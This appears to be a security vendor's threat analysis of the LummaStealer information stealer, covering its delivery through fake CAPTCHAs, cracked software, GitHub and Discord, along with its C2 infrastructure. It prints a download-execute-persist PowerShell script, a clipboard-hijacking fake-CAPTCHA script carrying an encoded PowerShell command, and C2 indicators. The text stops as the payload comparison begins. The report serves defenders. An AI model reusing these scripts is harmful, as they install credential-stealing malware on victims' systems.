Your Data Is Under New Lummanagement: The Rise of LummaStealer

By Cybereason Security Services Team

Archived: 2026-04-05 15:04:54 UTC


Cybereason Security Services issues Threat Analysis reports to inform on impacting threats. The Threat Analysis reports investigate these threats and provide practical recommendations for protecting against them.

In this Threat Analysis report, Cybereason Security Services investigate the rising activity of the malware LummaStealer.

KEY POINTS

- **Lumma-nary in the Field of Theft:** LummaStealer has gained momentum recently, with infections rapidly rising across multiple regions and sectors, highlighting its adaptability and widespread impact on data security.
- **A Thousand Paths, the Same Destination:** Infection vectors for LummaStealer are increasingly diverse, leveraging advanced social engineering tactics and impersonation techniques to deceive victims and infiltrate systems, reinforcing the need for vigilance.
- **Rise of MaaS:** LummaStealer underscores the persistent risk of Malware-as-a-Service (MaaS), which offers low entry barriers for cybercriminals. With user-friendly platforms, MaaS enables even minimally skilled attackers to execute high-volume campaigns, presenting a substantial threat landscape.

INTRODUCTION



Basic LummaStealer Infection Flow

Malware-as-a-Service (MaaS)

Recent years have seen organizations around the globe move from software solutions created, delivered, and maintained in-house to cloud-based Software-as-a-Service (SaaS) offerings that, for a subscription fee, allow for the scalable deployment of software resources that update automatically and can be accessed from anywhere. Malware developers have learned from this model and introduced Malware-as-a-Service (MaaS) offerings to

prospective attackers. Like SaaS, these typically operate on a subscription-basis, giving attackers access to a full suite of malicious capabilities which, depending on the offering, can include complex, modular payloads, initial access vectors, and a command and control infrastructure from which to manage their attacks. This takes a lot of the technical overhead away from the attacker, lowering the bar for attack implementation and allowing them to focus on their operational goals. From a few hundred dollars a month, almost anyone can be given the tools to start a highly effective and efficient attack campaign.

In recent weeks the Cybereason Global SOC has seen a marked increase in attacks that utilize one such MaaS offering – LummaStealer. Historically priced between $250 per month for basic access and up to $20,000 for an all-inclusive license, LummaStealer has facilitated infections worldwide through both innovative and traditional social engineering tactics. These infections, if unaddressed, pose severe risks to individuals and organizations, potentially leading to significant data breaches and exploitation.

What is LummaStealer

LummaStealer (also known as Lummac, LummaC2 Stealer, and Lumma Stealer) is a relatively new information-stealing malware that first surfaced in 2022. It targets Windows systems and has gained attention for its ability to collect a wide range of sensitive data, such as credentials, cookies, cryptocurrency wallets, and other personally identifiable information. The malware is typically distributed via phishing emails, cracked software, or malicious downloads. The stealer is marketed on underground forums and is used to target individuals, cryptocurrency users, as well as small and medium-sized businesses (SMBs).

Tactics, Techniques and Procedures (TTPs)

- **Delivery:**
  - Phishing Emails – LummaStealer is commonly distributed through phishing emails containing malicious attachments or links.
  - Malicious Downloads – It is often bundled with cracked software or fake updates available on shady websites.
- **Execution:**
  - Once executed, LummaStealer begins harvesting sensitive information from the victim's device. It silently operates in the background, bypassing traditional antivirus detection methods.
- **Information Theft:**
  - Credentials and Cookies – It targets browsers to steal saved credentials, cookies, and browser history.
  - System Information – It gathers details about the victim’s machine, including hardware, OS version, and IP address.
- **Exfiltration:**
  - Command-and-Control (C2) – Stolen data is exfiltrated to remote servers controlled by the threat actor through encrypted channels.
- **Persistence:**
  - LummaStealer has not historically been known to create persistence, meaning that it did not attempt to maintain access after a system reboot. Recently, however, execution flows that

include a registry-based persistence mechanism have been observed.


Attribution

As previously described, LummaStealer operates within the cybercrime ecosystem primarily as a Malware-as-a-Service (MaaS) offering. This model allows various threat actors to subscribe to and utilize the malware for their own malicious activities, making it difficult to attribute the malware to a single group. However, some recent reports suggest that cybercriminal groups potentially backed by Russia or China have been using LummaStealer in targeted attacks, particularly against logistics and transportation companies in North America. These campaigns involve phishing attacks and the use of LummaStealer to conduct espionage, primarily gathering sensitive data like credentials, cryptocurrency wallets, and even targeting two-factor authentication (2FA) browser extensions.

In addition to espionage-related campaigns, LummaStealer has been linked to financially motivated attacks, often targeting cryptocurrency users by stealing wallet information and exfiltrating valuable data to remote command-and-control (C2) servers. The malware's use of advanced obfuscation techniques helps it evade detection, complicating efforts by security teams to mitigate its impact.

Attribution is murky due to LummaStealer's presence in the underground market, but its use in sophisticated phishing campaigns and infrastructure overlap indicates possible coordination among state-affiliated cybercriminal groups. While there is no concrete evidence directly linking specific advanced persistent threats (APTs) to LummaStealer, it is clear that its accessibility via MaaS makes it a popular tool for a wide variety of threat actors.

TECHNICAL ANALYSIS




Example Of A LummaStealer Infection Flow Beginning From A Fake CAPTCHA Challenge

Initial Infection

While each individual attacker with a LummaStealer license can develop their own strategies, most instances observed both historically and in the newest wave primarily rely on either social engineering techniques or

masquerading for initial infection. Commonly observed social engineering techniques revolve around deceiving the victim into infecting themselves. These techniques include (but are not limited to) posts to forums purporting to answer a question, GitHub comments, and YouTube videos that all contain a link to a LummaStealer payload.



YouTube Video Claiming To Be For Cracked Paid Software That Leads To A LummaStealer Payload

Masquerading techniques have some overlap with social engineering, but rely on pretending to be one type of resource when they are in fact a LummaStealer payload or related command. Instances of this include websites masquerading as CAPTCHA challenges, executables advertised as cracked versions of paid software, and executables the attacker says are one kind of file (i.e. a tool that other potential attackers can use) but turn out to be a LummaStealer payload.

Execution

Once initial infection has occurred, some infections have been observed using mshta.exe and powershell.exe to download and open a ZIP archive containing software that will run the LummaStealer payload.

```
$mMTPD6x8='https://trackthemgood.com/uploads/il22.zip'
$txk4mUWJ=$env:APPDATA+'\uEb28AL6'
$AAMV19FI=$env:APPDATA+'\bulkfilechanger-x64.exe'
$KTXs0VU3=$txk4mUWJ+'\atlantis4en_lite.exe'
if (-not (TeSt-pATh $txk4mUWJ)) { New-iteM -Path $txk4mUWJ -ItemType Directory }
sTART-BitSTRAnSfER -Source $mMTPD6x8 -Destination $AAMV19FI
exPanD-aRcHive -Path $AAMV19FI -DestinationPath $txk4mUWJ -Force
ReMOVE-iTEm $AAMV19FI
sTaRT-ProCESs $KTXs0VU3
NEw-ItEmproperTY -Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' -Name
'V7nefSxO' -Value $KTXs0VU3 -PropertyType 'String'
```

Secondary PowerShell Script Example

Additionally, as in the example above, sometimes this activity attempts to create persistence for the malicious binary via a registry entry at the location HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run.

No matter how the infection begins, once executed LummaStealer attempts to gather sensitive information on the machine including browser and cryptocurrency wallet data. It then encrypts this data and exfiltrates it to a C2 domain.

Observed Payloads

Cybereason has observed six different initial payloads eventually establishing connections to C2 domains and executing LummaStealer. These payloads include:

- DLL side-loading using vulnerable/cracked software
- MSI file with AutoIT script
- Python based DLL (Pythonw setup.exe and DLL)
- Vulnerable/cracked software with LummaStealer payload
- MSI file with Executable and RAR
- ZIP file with PDF file decoy

These payloads are discussed in further depth in the “Payload Comparison” section below.

Command and Control (C2)

Different command and control servers appear to be utilized by LummaStealer samples.

Domains Hosted Behind CDNs

Multiple domains observed in cases of LummaStealer infection were hosted with Bunny.net and DigitalOcean, Content Delivery Network (CDN) providers. Using a CDN for malware command and control (C2) is advantageous as it helps disguise malicious traffic as legitimate. CDNs host a wide range of legitimate content, so malware traffic blends with normal web activity, making detection harder. Moreover, by using CDNs attackers inherit trusted SSL/TLS certificates from reputable providers, further making it appear as if the traffic is secure and legitimate.

In the case of C2s hosted with Bunny.net, the domains matched the following heuristics:

- SSL/TLS certificate name b-cdn.net
- Domain name of type: ^[a-z]+[1-9]b-cdn.net$ or ^[a-z]+0[1-9]b-cdn.net$

Domains With The .shop TLD

Some of the observed domains had a Top-Level Domain named .shop and were following the below heuristic pattern:

- Domain name 13 characters long (including at least one q, w, x, y or z)
- A record: 104.21.0.0/16
- TLD: .shop

Exploitation Of The Video Game Platform Steam

The video game platform Steam has been often documented to be abused by attackers to spread malware and in turns to be exploited to exfiltrate data or send additional malicious commands.

In the case of LummaStealer, the malware will be redirected to a Steam account profile page. As documented by AhnLabs, the “actual_persona_name_ tag” will then be used to decrypt the C2 domains.

This gives threat actors more stealth in its victims’ networks as the steam.com domain will very likely not be blacklisted.

Use Of The Legitimate File Sharing Platform DropBox

DropBox is a legitimate file sharing platform which has also been abused by attackers to lure their victims to download additional malware. In the case of LummaStealer, the functionality *dl.dropboxusercontent[.]com* – which allows for the easy download of files through DropBox – was exploited to download additional pieces of malware.

Similarly to the use of other legitimate platforms such as Steam, abusing DropBox gives more discretion to attackers as there are many legitimate use cases.

INFECTION VECTOR CASE STUDY

Given that LummaStealer is a MaaS offering, infection vectors vary widely depending on the tactics of individual threat actors. Here we will highlight some infection vectors observed around the globe in recent weeks.

Case 1: Masquerading


CrowdStrike Sensor Masquerading

In order to take advantage of the confusion brought about during the CrowdStrike outage in July 2024, threat actors created the phishing domain *crowdstrike-office365[.]com* and used it to spread malicious MSI files masquerading as Crowdstrike Falcon sensor updates that would remediate sensor issues. The MSI file had many

layers of obfuscation and the final payload was an AutoIT script. The AutoIT script created an encrypted version of the LummaStealer payload.

Fake CAPTCHA Challenges

The attackers created a fake human verification HTML page to lure the victim to download the payload from the malicious domain.



Phishing URLs Redirection


The fake HTML page hosts the following script:

```
<script>
    function verify() {
        const textToCopy = "powershell.exe -eC
QBzAGgAdABhACAAIgBoAHQAdABwAHMAOgAvAC8AcAByAG8AcABsAGwAZQByAC4AYgAtAGMAZABuAC4AbgBlAHQALwBwAHIAbwBwAGwAbABlAHIAIgA=";
        const tempTextArea = document.createElement("textarea");
        tempTextArea.value = textToCopy;
        document.body.appendChild(tempTextArea);
        tempTextArea.select();
        document.execCommand("copy");
        document.body.removeChild(tempTextArea);

        const recaptchaPopup = document.getElementById("recaptchaPopup");
        const overlay = document.getElementById("overlay");
        recaptchaPopup.classList.add("active");
        overlay.classList.add("active");
    }

    const verifyButton = document.getElementById('verifyButton');
    verifyButton.addEventListener('click', verify);
</script>
```

Malicious Function From Fake Human Verification HTML Page

The function verify will execute the depreciated document.executecommand("copy") command and automatically copy the PowerShell command in the screenshot provided to the clipboard when the victim clicks the "I'm not a robot" button. In this case, the Powershell command execution will download the LummaStealer payload from the domain *propller.b-cdn[.]net/propller*.

As soon as we load the fake HTML page, it loads the following image with the “I’m not a robot” button.




Fake Human Verification HTML Page - "I'm not a robot" Button

When the button is clicked , we get the below verification steps as a popup.

Fake Human Verification HTML Page - Verification Steps


We followed the instructions to initiate the PowerShell process and downloaded the payload.



Fake Human Verification HTML Page - Run Command

Masquerading As Cracked Software

As previously outlined, LummaStealer binaries have been spread on social media sites via posts that claim to lead to cracked versions of legitimate paid software. In one case observed by the Cybereason Global SOC, a threat actor made use of a compromised account to create a post advertising a cracked version of the popular video editing software Adobe Premiere. Following a link in the comments of the video claiming to lead to the cracked software's download link brings the victim to a Youtube post, which itself has a link to the file hosting service MediaFire and a password to open a zip file that can be downloaded there.




Link To Mediafire

Threat actors often make use of such services to host their binaries as they are low cost, easily changed, and can blend in with regular traffic more easily than obvious C2 domains.

Case 2: Social Engineering


GitHub Comments

GitHub comments have been leveraged to spread LummaStealer. The attacker shared a link in the Github comments posing as fixes to various product bugs. For example, in the below screenshots, the attacker shared the malicious link as a comment in Github discussions.



Github - Targeted Pages

The attacker added a comment with a link to download the zip file from the mediafire domain.




Github Message

The ZIP file contains a windows executable and a Malicious DLL (msvcp110.dll). The windows executable loads the LummaStealer DLL via DLL side-loading. The Windows executable has the hardcoded C2 address 146.19.128[.]68 and established connections to the many C2 domains (Ex: *carrtychaintnyw[.]shop, quotamkdsdqo[.]shop]*)

Discord CDN Abuse

Threat actors have also tried to spread LummaStealer using Discord, a popular chat platform. They have used random/compromised accounts to target the victims and sent direct messages asking for help to investigate/help to complete personal projects. The project was hosted on the Discord CDN network. The Discord's content delivery network was used to host and spread LummaStealer. (Ex: *cdn.discordapp[.]com/attachments/*).

We found that Discord's application programming interface (API) was used to spread the malicious file (*Eng1aucnh33.zip*) and establish connections to LummaStealer C2 domains (Ex: *complainnykso[.]shop*)



Discord API - Attachments

Case 3: Hacker Tools Gone Wrong

Multiple vendors have reported that LummaStealer has been propagated through hacktools. One particular example describes how the malware was spread through a fake OnlyFans ‘checker’. A checker will allow the verification of stolen credentials and will then give access to private information and might lead to money theft.


PAYLOAD COMPARISON

In addition to differences in initial infection strategies, LummaStealer payloads vary in their execution. Here we will highlight several payloads observed by Cybereason and the execution flows they follow.

